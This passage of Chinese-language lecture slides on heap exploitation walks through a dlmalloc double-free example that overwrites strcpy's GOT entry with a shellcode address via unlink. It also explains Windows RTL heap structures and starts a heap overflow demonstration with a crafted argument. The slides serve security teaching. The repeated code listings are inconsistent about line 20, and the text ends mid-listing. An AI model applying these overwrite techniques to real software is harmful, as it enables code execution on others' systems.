9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(fifth);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

分配sixth块时， malloc()  
返回的指针与first所指向  
的内存块相同



```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(fifth);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

在被释放后，写入到**first**块

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

**strcpy()函数的  
GOT地址（减  
去 12）以及  
shellcode位置  
被复制到这块  
内存（**first块**，  
第22-23行）**

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(fifth);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

在第24行相同的内存块被  
再一次分配给seventh块

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

当内存块被分配后， **unlink()** 宏将**shellcode**的地址复制到全局偏移表中**strcpy**的地址处

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **) (sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

调用**strcpy()**时，程序的控制权被转移到**shellcode**中

**shellcode**跳过最初的12个字节，因为这部分内存的一些已经被**unlink ()**宏所覆写。



# dlmalloc

---

- 双重释放漏洞很难利用，但是在现实世界中已经被成功利用过
- 写入到已释放内存也是安全缺陷

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.    /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    //free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **) (first+0))=(void *) (GOT_LOCATION-12);
23.    *((void **) (first+4))=(void *) shellcode_location;
24.    sixth = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```


没有双重释放

但是写入**first**，写入的是实际的空间，开始写入**GOT**和**shellcode**，这两个值就是覆盖了**fd**和**bk**字段，刚刚好的，之后**unlink**，前向的后向就是**GOT\_LOCATION**中的**strcpy**，修改为**bk**字段，也就是**shellcode**

对**malloc ()**的调用以**shell code**地址取代了**strcpy ()**的地址  
这次分配的是**first**，不是**third**，**third**在缓存筐中

对**strcpy()**的调用就会导致调用**shellcode**

# RTL 堆



## ■ Win32 内存管理API





# RTL 堆

---

- Windows 内存管理
  - 虚拟内存API
    - 32位地址
    - 4KB页
    - 用户地址空间分区域
      - 保护方式、类型以及每页的基分配方式
  - 堆内存API
    - 允许用户建立多个动态堆
    - 每一个进程都有一个默认堆



# RTL 堆

---

- Windows 内存管理
  - 局部内存API和全局内存API
    - 需要向后兼容Windows 3.1
  - CRT内存函数
    - C 运行时
  - 内存映射文件API
    - 内存映射文件允许一个应用程序将其虚拟地址空间直接映射到磁盘上的一个文件



# RTL 堆

---

- RTL – Run Time Library
- 使用虚拟内存API
- 实现了更高级的局部、全局和CRT内存函数



# RTL 堆

---

- 内存管理**API**的错误使用可能导致软件漏洞
- 需要理解的**RTL** 数据结构:
  - 进程环境块
  - 空闲链表、look-aside链表
  - 内存块的结构



# RTL 堆


---

## ■ 进程环境块

- PEB维护有每一个进程的全局变量
- PEB被每一个进程的线程环境块（thread environment block, TEB）所引用
- TEB 则被fs寄存器所引用
- Windows OS < XP SP2:
  - PEB 在 0x7FFDF000.
- PEB给出堆数据结构的信息：
  - 堆的最大数量
  - 堆的实际数量
  - 默认堆的位置
  - 一个指向包含所有堆位置的数组的指针

# RTL 堆

PEB (0x7FFDF000)







# RTL 堆

---

- 空闲链表
  - 有128个双向链表的数组
    - 位于堆起始（也就是调用HeapCreate（）返回的地址）偏移0x178处
  - 这个链表被RtlHeap用来跟踪空闲内存块
  - Freelist[]是一个LIST\_ENTRY结构的数组
    - 每一个LIST\_ENTRY表示一个双链表的头部
      - LIST\_ENTRY结构定义于winnt .h中
      - 由一个前向链接（ flink ）和一个后向链接（ blink ）组成



# RTL 堆



## ■ 空闲链表举例





# RTL 堆



- 链表中的空闲块从最小到最大排序
- 该数据结构所代表的堆包含有8个空闲块
- 其中有2个空闲块是16字节长，由存储于Freelist[2]中的链表维护
- 另外的两个48字节长的空闲块由Freelist[6]所维护

# RTL 堆



- 块大小与空闲链表在数组中的位置之间的关系均得到了维护
- 最后的4个空闲块大小分别为1400、2000、2000和2408字节，它们都比1024大，因此都由Freelist[0]维护，并且按大小**升序排列**
- 当创建一个新堆时，空闲链表被初始化为空
- 当链表为空时，前向和后向链接都指向链表头



# RTL 堆

---

- 页中未作为第一个内存块的一部分而分配出去的内存，以及那些没有被用作堆控制结构的内存，就被加入空闲列表
- 对于较小的分配（指的是小于**1472**字节），大于**1024**的被加入到**Freelist[0]**中
- 假设空间足够的话， 后续的分配都从这个空闲块中进行

# RTL 堆


## ■ 后备缓存链表

- 在堆分配时创建
- 用于加速对小块内存（这里指的是小于**1016**字节）的分配操作
- 后备缓存链表一开始被初始化为空链表，然后随着内存被释放而增长
- 后备缓存链表会先于空闲链表被检查

Look-aside list N

Free chunk

Free chunk





# RTL 堆

---

- 后备缓存链表中的空闲块的数量会被自动调整
  - 根据特定大小内存块的分配频率
- 一个特定大小的内存被分配得越频繁，在相应链表中存储该大小的内存块的数量就越多
- 对后备缓存链表的使用使得小块内存的分配速度加快




# RTL 堆

---

## ■ 边界标志

- 调用HeapAlloc()或malloc()所返回的
- 这个结构位于HeapAlloc()所返回的地址之前，偏移量为8个字节
- 包含：
  - 自身大小
  - 前一块大小
  - busy标志位
    - 块空闲么？
  - 传统的部分

# RTL 堆



已分配的块边界标志



# RTL 堆


---

- 当块被释放时：
  - 边界标志仍然存在
  - 空闲内存包含下一块和上一块地址
  - **busy**标志位被清空





# RTL 堆



空闲块边界标志



# RTL 堆

---

- 基于堆的缓冲区溢出攻击
  - 通常需要改写双链表结构中的前向和后向指针
  - 正常的堆处理过程覆写地址，从而修改程序的执行流程

# RTL Heap/简单溢出 (例子1)

```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xf5\x12\x00\x40\x90\x40\x00";
```

```
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }
```

释放h2导致在已分配内存中打开了一个缺口

```
15. int _tmain(int argc, _TCHAR* argv[]) {
16.     mem();
17.     return 0; 18. }
```

# RTL Heap/简单溢出（例子1）

```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xf5\x12\x00\x40\x90\x40\x00";
```

```
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }
```

缓冲区溢出

```
15. int _tmain(int argc, _TCHAR* argv[]) {
16.     mem();
17.     return 0; 18. }
```

# RTL Heap/简单溢出（例子1）

```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xfb\x12\x00\x40\x90\x40\x00";
```

```
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
